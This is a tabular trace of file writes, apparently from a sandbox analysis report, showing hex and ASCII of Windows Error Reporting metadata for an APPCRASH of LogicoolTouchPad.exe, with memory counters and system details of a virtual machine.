C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4036	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4160	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4164	2	09 00		success or wait	5	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4174	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22472</QuotaNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4282	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4286	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4296	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 35 00 30 00 33 00 32 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>8503296</PagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4372	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4376	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4386	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 36 00 37 00 35 00 33 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>8675328</PeakPagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4478	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4482	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4492	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 35 00 30 00 33 00 32 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>8503296</PrivateUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4564	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4568	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4576	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4622	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4626	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4632	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4674	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4678	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4682	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4714	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4718	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4720	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4762	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4766	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4768	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4806	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4810	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4814	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4876	4	0d 00 0a 00		success or wait	8	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4880	2	09 00		success or wait	16	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4884	90	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>LogicoolTouchPad.exe</Parameter0>	success or wait	8	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5522	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5568	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5606	4	0d 00 0a 00		success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5610	2	09 00		success or wait	12	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	5614	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6174	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6220	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6258	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6262	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6266	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6368	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 64 00 72 00 63 00 6b 00 77 00 73 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>drckws, Inc. </SystemManufacturer>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6482	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 64 00 72 00 63 00 6b 00 77 00 73 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>drckws7,1</ SystemProductName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6578	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6582	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6586	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6706	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6710	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6714	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 32 00 30 00 31 00 36 00 37 00 39 00 34 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1620167948</OSInstallDate>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6796	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6800	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6804	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6906	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6910	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6914	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6984	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6988	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	6990	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7030	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7034	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7036	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7070	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7074	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7078	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7174	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7178	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7180	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7216	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7220	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7222	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7246	4	0d 00 0a 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7250	2	09 00		success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7254	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7506	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7510	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7512	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7538	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7542	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7544	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 36 00 2d 00 32 00 33 00 54 00 32 00 31 00 3a 00 31 00 36 00 3a 00 34 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-06-23T21:16:48Z">	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7644	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7648	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7652	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 33 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 35 00 38 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 33 00 34 00 33 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 33 00 34 00 33 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="439" PID="6588" UptimeMS="2343" TimeSinceCreationMS="2343" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7914	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7918	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7922	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7942	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7946	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7948	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7986	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7990	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	7992	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8030	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8034	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8038	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 63 00 61 00 66 00 66 00 34 00 64 00 66 00 2d 00 38 00 36 00 32 00 61 00 2d 00 34 00 36 00 61 00 39 00 2d 00 62 00 62 00 35 00 34 00 2d 00 39 00 34 00 37 00 37 00 62 00 36 00 36 00 35 00 66 00 39 00 38 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>3caff4df-862a-46a9-bb54-9477b665f983</Guid>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
